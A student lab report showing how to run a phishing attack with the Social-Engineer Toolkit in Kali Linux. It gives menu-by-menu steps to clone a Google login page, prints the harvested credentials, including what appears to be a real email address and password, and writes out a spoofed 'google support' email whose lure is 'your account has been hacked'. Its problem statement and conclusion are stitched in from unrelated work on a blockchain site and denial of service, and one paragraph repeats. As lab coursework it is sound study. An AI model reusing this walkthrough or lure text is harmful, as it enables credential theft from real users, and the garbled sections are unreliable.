

CSE4026: CYBER SECURITY

**Title: phishing attack using kali
Linux**

Name: Gollena Rushwanth

Reg. No: 20BCN7163

School of Computer Science and Engineering

Lab Slot: L9+L10

Date: 15/12/2022

Submitted to: Shaik Kareemulla

Abstract:

Now a day there is a lot of data security issues. Hackers are now very much expert in using their knowledge for hack into someone else's system and grab the information. Phishing is one such type of methodologies which are used to acquire the information. Phishing is a cybercrime in which emails, telephone, text messages, personally identifiable information, banking details, credit card details, password is been targeted. Phishing is mainly a form of online identify theft. Social Engineering is being used by the phisher to steal victim's personal data and the account details. This research paper gives a fair idea of phishing attack, the types of phishing attack through which the attacks are performed, detection and prevention towards it.

Cyber-attacks are malevolent undertakings to damage, take or destroy fundamental corporate data, compromise locales, and upset practical establishments. The aggressor misuses shortcomings in the structure, acquainting a harmful code with adjust PC code, reasoning, or data inciting cybercrimes, similar to information and discount misrepresentation. As associations and the clients, they serve have come to depend upon locales and electronic applications to make, eat up, and cooperate, the insurance and security threats to which they are revealed every day are growing significantly. Cyber-attacks have gotten logically refined and risky. They are as of now not put something aside for high profile targets and can impact any affiliation that relies upon orchestrated applications, devices, and systems. Government associations and monetary firms stay the focal point of numerous cyber attacks, especially those completed for the sake of hacktivism. Be that as it may, because of the open foundation of the Internet and the expanded accessibility of simple to-execute assault devices, nearly anybody with the essential abilities can do a cyber-attack. This paper focuses on comprehensive analysis of various cyber-attacks. The analysis of cyber-attack is done using kali Linux. Many tools that are present in the kali Linux are being explored in this paper. Keywords— attack, cyber-crime, confidential data, email, security and technology

Phishing is a network type attack where the attacker creates the fake of an existing webpage to fool an online user into elicit personal Information. Phishing is the combination of social engineering and technical methods to convince the user to reveal their personal data. This report discusses about the Phishing and social engineering attack theoretically and they're in the life of human beings. Phishing is typically carried out by email spoofing or instant messaging. It targets the user who has no knowledge about social engineering attacks, and internet security, like persons who do not take care of privacy of their account's details such as Facebook, Gmail, credit banks accounts and other financial accounts. Various tool like VMWare Workstation, Kali Linux to perform Social Engineering Toolkit (SET).


The purpose of this project “phishing attack using kali linux “is to provide an idea about how the attacker attacks the user through mail by stealing they login credentials.

Index:

Topic	Pg. no.
Abstract	2
Introduction	4
Background	5-6
Problem Definition	6-7
Objectives	7
Methodology/Procedure	7-13
Results and Discussion	14
Conclusion and Future Scope	15-16
References	16
Codes in Appendix	17

1.Introduction:

Today over two billion people use the Internet, around “40%” of the world population, Internet provides a variety communication and information facilities, include critical infrastructure, financial and government services. Phishing is the process of using trickery or social engineering to convince customers to give away their confidential information for immoral use. Any business might find phishers masquerading as representatives of the business or find its customer base targeted by phishers. In social engineering attack, an attacker uses human interaction to obtain or compromise information about an organization or its computer systems. Phishing is a serious problem in the progressively limitless service of the internet. There are many ways to trick the people to disclose the information from the user by using social engineering attack. Phishing attack is one of the common and popular amongst all.



Above figure shows how the phishing attack is carried out. Attacker sends an email to the victim after that victim clicks on the email and goes to the phishing website. Victim computers data are collected by the attacker after attacker uses victims’ credentials to access a website every moment is captured by the attacker to the infected computer.

Phishing is a major problem, which uses both social engineering and technical deception to get users’ important information such as financial data, emails, and other private information. Phishing exploits human vulnerabilities; therefore, most protection protocols cannot prevent the whole phishing attacks. Many of them use the blacklist/whitelist approach, however, this cannot detect zero-hour phishing attacks, and they are not able to detect new types of phishing attacks. Phishing may target every industry and individual, from a business executive to a home social network member or an online banking customer. Therefore, it is imperative to take preventive measures against phishing and be very careful about what you do online.

Social Engineering Toolkit or SET for short is the standard for social engineering testing among security professionals and even beginners must have a basic idea about using the tool. Basically, it implements computer-based social engineering. The Social-Engineer Toolkit (SET) is an open-source penetration testing framework designed for social engineering. SET has several custom attack vectors that allow you to make a believable attack in a fraction of time. These kinds of tools use human behaviours to trick them to the attack vectors.

Phishing is one of the best examples of an online scam; daily, everyone uses the internet for things like social media, email, online shopping, and banking transactions, all of which need the use of our login information or personal data. Phishing is when a website or application seems to be a trusted source, but it is not. It appears to be an original website or application, but it is not, and the fake one steals our data for improper use. In this article, we will discuss some phishing tools for Kali Linux.

2.Back ground:

2.1 Literature Survey: Phishing attack is a cybercrime; the attacker manipulates people to elicit their personal data. It is great security issue in the society. There are many techniques and number of solutions present today in order to prevent from these types of attack; however, users are providing personal information on phishing webpage making it difficult for programmers. Many toolbars are available for different browsers which attempt to warn the people of likely phishing sites, attempting users to further open them. It makes harder for user to distinguish between legitimate and spoofed email. Spoofed email being starting of Phishing attacks causes great harm to users' authentication .

2.2 Case Study: This case study is based upon the attack conducted by Mosin Hasan, Nilesh Prajapati and Safvan Vohara. For this purpose, they have exploited the fun behaviour of the victim. Initially they created a spyware to gather the logs generated by users by Linux system. Since, they developed the spyware on Linux platform using shell scripting. The target victims are Linux users who are interested in Shell scripting. They sent the spyware to a person who is interested in Shell scripting with message title "Shell Script for Fun". When the person saw the Shell file he executed it. However, he was unknown that the Spyware was recording all the logs generated by users. Also, spyware was sending logs to attackers via SMPT server. Finally, the attacker was able to get all the logs generated by user. The fun and interest of victim was exploited by attacker.

2.2.1 Analysis: After the real time case study of phishing we can gather a lot information about impact of phishing. Since, the victim was interested in Shell scripting the attacker took advantage of it to make to victimize him. Also, various Social Engineering techniques like smishing, vishing can be used for people that are interested in such purpose. This incident proves that phishing and social engineering are attacks that target the human weakness.

2.3 Social Engineering: Social Engineering attack are not new to this age. It uses psychological manipulation to tricks users into making or giving away sensitive information to gain unauthorized access to a computer system. The term can also include activities such as exploiting human kindness, greed and curiosity to gain access to restricted access building or getting the users to installing backdoor software. First attacker gather information about the victim after the plan is made for attack. It can be broadly classified into two categories namely technology-based

deception and human based deception. In technology-based approach, the user is tricked to believe that he is interacting with a real application or a system thereby divulging confidential information and allowing access to an organizations network. In Human based approach, attacks are carried out by taking advantage of predictable human responses to psychological triggers.

2.3.1 Phishing: Phishing has been the most prolific form of social engineering and the number of victims is always on the rise. Phishing involves creating websites and emails that are carefully designed to look just like the legitimate ones. These trick the user into disclosing their personal information. While Email phishing remains the most widely used phishing attack, it can also be carried out by phone calls, text messages or even through social media. A new type of phishing, called spear-phishing or whaling is a more targeted approach which targets at employees or high-profile targets in a business. The attacker tricks the user into clicking a link or an attachment, which enables the attacker to create a backdoor to the targeted system. Now the attacker will be in a position to steal anything from the user ranging from corporate credentials, employee records, sensitive passwords and financial secrets.

2.3.2 Impact of Phishing: Impact on Businesses Phishing represents one aspect of the increasingly complex and converging security threats facing businesses today. The methods used by spammers have become more sophisticated, and spam is now increasingly combined with malware and used as a tool for online fraud or theft. The damage caused by phishing does not only apply to monetary property alone. The fragile bonds of trust that organizations build with their constituents are shattered in the process. As people loss faith in the reliability of electronic communication methods, company's loss their customer base. In the case disasters, people can spend billions in preparation, to analyze weaknesses and improve recovery time, only to have thrust shattered by phishing attacks. This in turn causes a significant loss in money, resources and time. Impact on People and Society So, when it comes to the people and society, phishing scams are really damaging the internet. You can always find some scams in your junk mail folder or ads on the Facebook and twitter that try to link you to a fake website. With the fast-growing phishing technology and rising social networking, people are getting more risks when they are sharing the personal information online. It can be used to steal information, disrupt computer operations, steal money, ruin reputations, destroy important information or feed the ego of an attacker.

3.Problem definition:

To identify the vulnerabilities of the website for the purpose of improving the security features and creating a blockchain based website. Website is made for the registration of the passport which contains the personal details of the individual. Attack is performed on the website which is created of our own using block chain and denied its service.

Phishing is a major problem, which uses both social engineering and technical deception to get users' important information such as financial data, emails, and other private information. Phishing exploits human vulnerabilities; therefore, most protection protocols cannot prevent the whole phishing attacks. Many of them use the blacklist/whitelist approach, however, this cannot detect zero-hour phishing attacks, and they are not able to detect new types of phishing attacks. The blockchain based website is created for the applicants to apply for the purpose of getting passport. The important thing is the blockchain websites are highly secured ones because of its distributed nature and decentralization. Hacking on such websites is really impossible as it is having less vulnerability. But it is possible to down the site . The more traffic on such sites made the purpose of attack the sites and finally the site is unavailable to the applicants. The security measures developed will be the need of the day.

4.Objectives:


- Intense study and research about social engineering and various techniques phishing
- Collection and possibility of phishing via case study and critical analysis of it.
- Discuss the prevention techniques of phishing and impact of consequences of phishing.
- Discussing about the impact of phishing and its prevention methodologies.

The goal of the social engineering toolkit is to perform attacking techniques on their machines. This toolkit also includes website vector attacks and custom vector attacks, which allow us to clone any website, perform phishing attacks.

5. Procedure:

Step1:

- Open the terminal window in Kali and make sure you have root access as 'setoolkit' needs you to have root access
- Type 'setoolkit' in the command line
- In the kali Linux we can also search for social engineering toolkit open it and select social engineering attack



```
root@root:~# setoolkit
[-] New set.config.py file generated on: 2018-09-28 02:23:02.261621
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2018-09-28 02:23:02.261621
[*] SET is using the new config, no need to restart
Copyright 2016, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.
```

Step2:


You will be warned that this tool is to be used only with company authorization or for educational purposes only and that the terms of service will be violated if you use it for malicious purposes.

- Type y to agree to the conditions and use the tool



Step3:

A menu shows up next. Enter 1 as the choice as in this demo we attempt to demonstrate a social engineering attack.



Step4:

We need select website attack vectors from the menu

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Step5:

After that we have select credential harvester attack method from the menu

```
1) Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Step6:

In the next we need to select web templates for stealing login credential from the user

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```

Step7:

After that it will ask the your Ip address, for default it will your IP address and the we select google

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

**** Important Information ****

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.


-
1. Java Required
 2. Google
 3. Twitter

```
set:webattack> Select a template:2
```

Step8:

The IP address is usually hidden carefully by using URL shortener services to change the URL so that it is better hidden and then sent in urgent-sounding emails or text messages.

Go to browser and type http://yourIP (eg: http://192.168.0.108)



Step9:

After that open fire fox in kali linux enter the Ip address , it open page a fake google template it will look like original google template if we enter login credential in it ,it stores the login credential of the user it shown in the kali linux page.

```
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUfdldz8ENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLRSQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=ã
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=gollenarrushwanth.20bcn71630vitap.ac.in
POSSIBLE PASSWORD FIELD FOUND: Passwd=Rush#2002
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Step10:

After that again search for social engineering attack open it again and this time in the menu open MASS MAILER ATTACK in the list

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5
```

Step11:

After that select “ E-Mail Attack Single Email Address” and enter the email address to send email to and select “Use a gmail Account for your email attack” and enter your email address and from name the user will see And enter password of the your email and select option if you wish send file or something and enter format for user email and paste the link of the previously created

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

`set:mailer>1`

`set:phishing>` Send email to:gollenarrushwanth.20bcn7163@vitap.ac.in

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

`set:phishing>1`

`set:phishing>` Your gmail email address:gollenarushwanth80@gmail.com

`set:phishing>` The FROM NAME the user will see:google support

Email password:

`set:phishing>` Flag this message/s as high priority? [yes/no]:yes

Do you want to attach a file - [y/n]: n

Do you want to attach an inline file - [y/n]: n

`set:phishing>` Email subject:youe google account has been hacked

`set:phishing>` Send the message as html or plain? 'h' or 'p' [p]:p

[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.

`set:phishing>` Enter the body of the message, type END (capitals) when finished:Hello Rushwanth

Next line of the body: your account has been hacked,


Next line of the body: kindly change the password using the link below

Next line of the body: http://10.0.2.15/

Next line of the body: END

We need sent mail like a google support teams for login credentials details by link we are sending

6. Results and discussion:



Phishing is constantly evolving to entrap innocent computer users. Recommended safety tips will be to always check the URL of a website in the browser and use two-factor authentication as it provides an extra security layer to your account.

After studying the course and completion of report we were able to know well about Phishing and Social Engineering attack. We practically learned about tools and techniques that are required to perform a successful phishing attack. There are many issues and security risks that are involved with such type of attack. These attacks are dangerous and harmful that if they can lead to huge losses for a company or an organization. Hence, it is necessary to implement the proper security measures in order to avoid the effects of phishing attacks.

After studying the course and completion of report we were able to know well about Phishing and Social Engineering attack. We practically learned about tools and techniques that are required to perform a successful phishing attack. There are many issues and security risks that are involved with such type of attack. These attacks are dangerous and harmful that if they can lead to huge losses for a company or an organization. Hence, it is necessary to implement the proper security measures in order to avoid the effects of phishing attacks

The social engineer gained delegated permission to perform the social engineering techniques, however, permission was not granted from the victim self which are against of moral rules and are unethical. The social engineer exploited and lied to the victim which breaks several moral rules which is unethical. Social engineering awareness testing has the ultimate goal to trick participation into answering the question wrongly which is beyond the ethics.

7.Conclusion and future scope:

Thus the high secured blockchain website is created and hosted in localhost 8081 port. The database is created for the use of storing the information of the user. For the successful login the web app create the hash code for the created blockchain. The hash code is displayed in the front for the referral purpose.

The denial of service attack is performed on it using slowloris tools. It create multiple request to the terminal and thus it slow down or affect the localhost. It prevents the

the page from loading and unable the user to perform any action in the web. Though it is less vulnerable there is a possibility of down the site and it is tested.

Moreover the vulnerability in the web application such as sql injection, credentials reuse, randomness in web, changing of tokens are found by performing various attack in the web by the use of tools in burp suite. Burp suite is connected to the proxy setup in the browser. Hence the request were forwarded through burp suite. Various tools in burp suite such as intruder, repeater, scanner, comparator helps to catch the packets that are transferred in the burp suite. These packets contain the cookies, tokens and param. These are

We also done the phishing attack (website cloning) using SET tools in kali linux.

We cloned the original website and hosted in our localhost using social engineering tool in kali. This website looks like a normal website expect the address. When a user entre the credentials in the login field the forwarded to the original page and the credentials are stored in the attacker's terminal.

Thus we performed various activities in the ethical hacking by the use of various resources which are mention below. We came to know about the working of network, web app, and the security features involved.

The Social-Engineer Toolkit in kali Linux used for credential harvesting Attacks. Hackers have deeply known that the best way to nab sensitive items of knowledge is to get legitimate access credentials and the best way to get access credentials is to fool users into giving them up. It's connected or like phishing however, uses totally different techniques and isn't a constant issue. But, like phishing, credential harvesting attacks are perpetually morphing and continually on the increase. This can be a singular category of hacking in this technical support. are of restricted benefit.

The community sturdy network ingress filtering technique and review has some hope. URLs sanitation service could facilitate, as long as the hacking methodology is thought or it's include attributes that permit it is flagged. However, adversaries co-opt legitimate websites are the final result of that domains are "seasoned" lastly find domain names are good participants for interference and scrutiny, betting on your disinclination to the risk of chance. By mistreatment created domains with intelligent reputations and very good programming results, the resister helps to reduce being blocked for a lucid situation.

The electronic email subject mostly contains a link of a perspective the only observable "behavior" is a browser file otherwise contain a fully dangerous attachment. Never try to deliver malware to the PC. We can see a website many times per day. The searching and finding of a website are only depending on user awareness and interest Most of the case types of attack are individually reported by more than two victims. Someone hacked the private data that a victim area unit could not individually report. It was found through the knowing examination of the URLs shown in incoming message traffic, each message body, and their attachments. The most important suppliers during the areas are ready to do actions are check-in websites and try system analysis of the website to find points its appear as if or include login forms and so defend its entire client base on these sites directly.

Humans are the best resource and end-point of security vulnerabilities ever. Social Engineering is a kind of attack targeting human behavior by manipulating and playing with their trust, with the aim to gain confidential information, such as banking account, social media, email, even access to target computer. No system is safe, because the system is made by humans. The most common attack vector using social engineering attacks is spread phishing through email

spamming. They target a victim who has a financial account such as banking or credit card information.

Social engineering attacks are not breaking into a system directly, instead it is using human social interaction and the attacker is dealing with the victim directly.

In SET, a web attack is a module. This module combines various options to attack the victim remotely. Using this module, we can create a payload and distribute the payload to our victim browser using the Metasploit browser exploit. Web attack has Credential Harvester method that allows us to clone any website for a phishing attack and send the link of that webpage to the victim to get information from user and password fields.

8. References:

Fatima Salahdine, N. K., 2019. Social Engineering Attacks: A Surve. MDPI, 11(4), pp. 1-17.

Jaafar M. Alghazo, Z. K., 2013. Social Engineering in Phishing Attacks in The Eastern of Saudi Arabia. Asian Journal of Information Technology, 12(3), pp. 91-98.

Moscaritolo, A., January 29, 2019. Beware: Phishing Attacks Are on the Rise, New York: PCMag.

Mosin Hasan, N. P. a. S. V., 2010. CASE STUDY ON SOCIAL ENGINEERING TECHNIQUES FOR PERSUASION. International journal on applications of graph theory in wireless ad hoc networks and sensor networks , 2(2), pp. 17-23.

Mukesh Chinta, J. A. E. K., 2016. A Study on Social Engineering Attacks and Defence Mechanisms. International Journal of Computer Science and Information Security (IJCSIS) , Volume 14, pp. 225-231.

Surbhi Gupta, A. S. A. K., 2016. A Literature Survey on Social Engineering Attacks: Phishing Attack. Noida, IEEE.

Tushar Goyal, A. V. D. P. R. J. D. C. J., 2015. Preventing Phishing Attacks: A Novel Approach. International Journal of Computer Applications , 121(14), pp. 8-13.

9. Code in appendix:

```
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

```
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
  
set> 2
```

```
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
  
set:webattack>1  
[-] Credential harvester will allow you to utilize the clone capabilities within SET  
[-] to harvest credentials or parameters from a website as well as place them into a report
```

```
1) Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

